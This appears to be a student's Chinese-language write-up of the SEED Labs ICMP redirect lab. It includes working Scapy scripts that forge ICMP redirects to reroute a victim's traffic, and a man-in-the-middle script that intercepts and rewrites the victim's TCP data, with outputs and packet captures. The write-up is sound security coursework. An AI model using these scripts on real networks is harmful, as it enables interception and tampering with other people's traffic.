
```
from scapy.all import *

ip = IP(src='10.9.0.11', dst='10.9.0.5')
icmp = ICMP(type=5, code=1)
icmp.gw = '10.9.0.111'
ip2 = IP(src='10.9.0.5', dst='192.168.60.5')
send(ip/icmp/ip2/ICMP())
```

```
python3 attack.py
```

```
root@e72e0a764b28:/volumes# python3 attack.py
.
Sent 1 packets.
root@e72e0a764b28:/volumes# vim ^C
```

3. 接著停止 victim 的 ping
4. 接著用 mtr 看會得到以下結果

```
mtr -n 192.168.60.5
```




Q1:

把 python code 改成如下

```python
from scapy.all import *

ip = IP(src='10.9.0.11', dst='10.9.0.5')
icmp = ICMP(type=5, code=1)
icmp.gw = '192.168.60.6'
ip2 = IP(src='10.9.0.5', dst='192.168.60.5')
send(ip/icmp/ip2/ICMP())
```

照之前步驟 ping -> run code -> stop ping -> mtr

mtr 結果:



可以發現不會動

Q2:

把 python code 改成如下

```
from scapy.all import *

ip = IP(src='10.9.0.11', dst='10.9.0.5')
icmp = ICMP(type=5, code=1)
icmp.gw = '10.9.0.100'
ip2 = IP(src='10.9.0.5', dst='192.168.60.5')
send(ip/icmp/ip2/ICMP())
```

照之前步驟 ping -> run code -> stop ping -> mtr

mtr 結果:

```
                         My traceroute  [v0.93]
1e8b307a6873 (10.9.0.5)                              2023-06-03T08:08:30+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                 Packets               Pings
 Host                          Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                   0.0%     4    0.1   0.1   0.1   0.2   0.1
 2. 192.168.60.5                0.0%     4    0.1   0.1   0.1   0.2   0.0
```

可以發現不會動

Q3:

修改 docker file 如下


```
  malicious-router:
      image: handsonsecurity/seed-ubuntu:large
      container_name: malicious-router-10.9.0.111
      tty: true
      cap_add:
              - ALL
      sysctls:
              - net.ipv4.ip_forward=1
              - net.ipv4.conf.all.send_redirects=1
              - net.ipv4.conf.default.send_redirects=1
              - net.ipv4.conf.eth0.send_redirects=1
      privileged: true
      volumes:
              - ./volumes:/volumes
      networks:
          net-10.9.0.0:
              ipv4_address: 10.9.0.111
      command: bash -c "
                   ip route add 192.168.60.0/24 via 10.9.0.11 &&
                   tail -f /dev/null
               "
                                                          54,40         36%
```

把 python code 改成如下

```python
from scapy.all import *

ip = IP(src='10.9.0.11', dst='10.9.0.5')
icmp = ICMP(type=5, code=1)
icmp.gw = '10.9.0.111'
ip2 = IP(src='10.9.0.5', dst='192.168.60.5')
send(ip/icmp/ip2/ICMP())
```


照之前步驟 ping -> run code -> stop ping -> mtr

mtr 結果:



可以發現不會動

用 wireshark 看，由於 111 沒有發現到該地方的路由，所以自動給 victim 回傳了一個重定向到原本的 11



No.	Time	Source	Destination	Protocol	Length	Info
91	2023-06-03 04:31:52.613473174	10.9.0.11	10.9.0.5	ICMP	72	Redirect (Redirect for host)
92	2023-06-03 04:31:53.430668437	10.9.0.5	192.168.60.5	ICMP	100	Echo (ping) request id=0x0010, seq=16/4096, ttl=64 (no resp
93	2023-06-03 04:31:53.430686909	10.9.0.5	192.168.60.5	ICMP	100	Echo (ping) request id=0x0010, seq=16/4096, ttl=64 (no resp
94	2023-06-03 04:31:53.430722726	02:42:0a:09:00:6f		ARP	44	Who has 10.9.0.11? Tell 10.9.0.111
95	2023-06-03 04:31:53.430726558	02:42:0a:09:00:6f		ARP	44	Who has 10.9.0.11? Tell 10.9.0.111
96	2023-06-03 04:31:53.430728476	02:42:0a:09:00:6f		ARP	44	Who has 10.9.0.11? Tell 10.9.0.111
97	2023-06-03 04:31:53.430730118	02:42:0a:09:00:6f		ARP	44	Who has 10.9.0.11? Tell 10.9.0.111
98	2023-06-03 04:31:53.430722726	02:42:0a:09:00:6f		ARP	44	Who has 10.9.0.11? Tell 10.9.0.111
99	2023-06-03 04:31:53.430745632	02:42:0a:09:00:0b		ARP	44	10.9.0.11 is at 02:42:0a:09:00:0b
100	2023-06-03 04:31:53.430751550	02:42:0a:09:00:0b		ARP	44	10.9.0.11 is at 02:42:0a:09:00:0b
101	2023-06-03 04:31:53.430753895	10.9.0.5	192.168.60.5	ICMP	100	Echo (ping) request id=0x0010, seq=16/4096, ttl=63 (no resp
102	2023-06-03 04:31:53.430758851	10.9.0.5	192.168.60.5	ICMP	100	Echo (ping) request id=0x0010, seq=16/4096, ttl=63 (no resp
103	2023-06-03 04:31:53.430764988	10.9.0.5	192.168.60.5	ICMP	100	Echo (ping) request id=0x0010, seq=16/4096, ttl=62 (no resp
104	2023-06-03 04:31:53.430768708	10.9.0.5	192.168.60.5	ICMP	100	Echo (ping) request id=0x0010, seq=16/4096, ttl=62 (reply i
105	2023-06-03 04:31:53.430779759	192.168.60.5	10.9.0.5	ICMP	100	Echo (ping) reply id=0x0010, seq=16/4096, ttl=64 (request
106	2023-06-03 04:31:53.430782835	192.168.60.5	10.9.0.5	ICMP	100	Echo (ping) reply id=0x0010, seq=16/4096, ttl=64
107	2023-06-03 04:31:53.430785639	192.168.60.5	10.9.0.5	ICMP	100	Echo (ping) reply id=0x0010, seq=16/4096, ttl=63
108	2023-06-03 04:31:53.430787520	192.168.60.5	10.9.0.5	ICMP	100	Echo (ping) reply id=0x0010, seq=16/4096, ttl=63
109	2023-06-03 04:31:53.912510892	Fortinet_da:bf:d4		STP	78	RST. Root = 32768/0/08:55:31:6e:18:fe Cost = 20000 Port =
110	2023-06-03 04:31:54.440979013	10.9.0.5	192.168.60.5	ICMP	100	Echo (ping) request id=0x0010, seq=17/4352, ttl=64 (no resp
111	2023-06-03 04:31:54.440998739	10.9.0.5	192.168.60.5	ICMP	100	Echo (ping) request id=0x0010, seq=17/4352, ttl=64 (no resp
112	2023-06-03 04:31:54.441020416	10.9.0.111	10.9.0.5	ICMP	128	Redirect (Redirect for host)
113	2023-06-03 04:31:54.441026103	10.9.0.111	10.9.0.5	ICMP	128	Redirect (Redirect for host)

Problem 2

0. 用第一題的做法把到 192.168.60.5 導向到 melicious router

1. 打開 server

```
docksh host-192.168.60.5
nc -lp 9090
```

2. 關掉 forward and run code

從 arp table 得到 victim 的 address 如下

```
^Croot@783ad33d4b56:/volumes# arp -a
router.net-10.9.0.0 (10.9.0.11) at 02:42:0a:09:00:0b [ether] on eth0
victim-10.9.0.5.net-10.9.0.0 (10.9.0.5) at 02:42:0a:09:00:05 [ether] on eth0
```

02:42:0a:09:00:05

```
#!/usr/bin/env python3
from scapy.all import *


MAC="02:42:0a:09:00:05"
print("LAUNCHING MITM ATTACK.........")

```

```python
def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))

        # Replace a pattern
        newdata = data.replace(b'seedlabs', b'AAAAAAAA')

        send(newpkt/newdata)
    else:
        send(newpkt)

f = f'tcp and (ether src 02:42:0a:09:00:05)'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

```
docksh docksh malicious-router-10.9.0.111
sysctl net.ipv4.ip_forward=0
python3 mitm.py
```

3. 打開 client

```
docksh victim-10.9.0.5
nc 192.168.60.5 9090
```

這時候 malicious-router 就可以攔截並修改 victim 的消息

victim:

```
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.087 ms
64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.077 ms
64 bytes from 192.168.60.5: icmp_seq=12 ttl=63 time=0.085 ms
64 bytes from 192.168.60.5: icmp_seq=13 ttl=63 time=0.086 ms
64 bytes from 192.168.60.5: icmp_seq=14 ttl=63 time=0.084 ms
64 bytes from 192.168.60.5: icmp_seq=15 ttl=63 time=0.068 ms
64 bytes from 192.168.60.5: icmp_seq=16 ttl=63 time=0.086 ms
64 bytes from 192.168.60.5: icmp_seq=17 ttl=63 time=0.078 ms
64 bytes from 192.168.60.5: icmp_seq=18 ttl=63 time=0.086 ms
64 bytes from 192.168.60.5: icmp_seq=19 ttl=63 time=0.083 ms
64 bytes from 192.168.60.5: icmp_seq=20 ttl=63 time=0.091 ms
64 bytes from 192.168.60.5: icmp_seq=21 ttl=63 time=0.102 ms
64 bytes from 192.168.60.5: icmp_seq=22 ttl=63 time=0.084 ms
64 bytes from 192.168.60.5: icmp_seq=23 ttl=63 time=0.086 ms
64 bytes from 192.168.60.5: icmp_seq=24 ttl=63 time=0.090 ms
^C
--- 192.168.60.5 ping statistics ---
27 packets transmitted, 24 received, 11.1111% packet loss, time 26592ms
rtt min/avg/max/mdev = 0.054/0.085/0.108/0.010 ms
root@db48b2d4c9f5:/# mtr -n 192.168.60.5
root@db48b2d4c9f5:/# nc 192.168.60.5 9090
root@db48b2d4c9f5:/# nc 192.168.60.5 9090
vasvas
```

malicious-router:

```
root@4fc1e709e492:/volumes# python3 mitm_sample.py
LAUNCHING MITM ATTACK.........
^Croot@4fc1e709e492:/volumes# python3 attack.py
.
Sent 1 packets.
root@4fc1e709e492:/volumes# exit
exit
[06/03/23]seed@VM:~/.../Labsetup$ docksh malicious-router-10.9.0.111
root@783ad33d4b56:/# python3 mitm_sample.py
python3: can't open file 'mitm_sample.py': [Errno 2] No such file or directory
root@783ad33d4b56:/# cd ^C
root@783ad33d4b56:/# cd volumes/
root@783ad33d4b56:/volumes# python3 mitm_sample.py
LAUNCHING MITM ATTACK.........
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'vasvas\n', length: 7
.
Sent 1 packets.
```

server:

```
[06/03/23]seed@VM:~/.../Labsetup$ docksh host-192.168.60.5
root@a8a2e677e721:/# nc -lp 9090
root@a8a2e677e721:/# nc -lp 9090
asvasv
root@a8a2e677e721:/# nc -lp 9090
vasvas
```

Q4

只需要 victim -> host 這個方向就好，因為我們只要修改這個方向

Q5

稍微修改 mitm 的 code 如下

```python
#!/usr/bin/env python3
from scapy.all import *


MAC="02:42:0a:09:00:05"
print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))

        # Replace a pattern
        newdata = data.replace(b'seedlabs', b'AAAAAAAA')

        send(newpkt/newdata)
    else:
```

```
23          send(newpkt)
24
25  f = f'tcp and (src host 10.9.0.5)'
26  pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

再跑一次如上流程結果如下

victim:

```
root@db48b2d4c9f5:/# nc 192.168.60.5 9090
asvasv
^C
```

malicious-router:

```
*** b'asvasv\n', length: 7
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'asvasv\n', length: 7
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'asvasv\n', length: 7
.
Sent 1 packets.
.
Sent 1 packets.
.
```

可以發現 malicious 一直在發封包，因為 icmp 不會修改到 layer 3 的 ip address, 所以如果以 ip address 當 filter, 他會一直捕捉到自己發過去的封包，然後再重新發出。

所以用 mac address 會比較好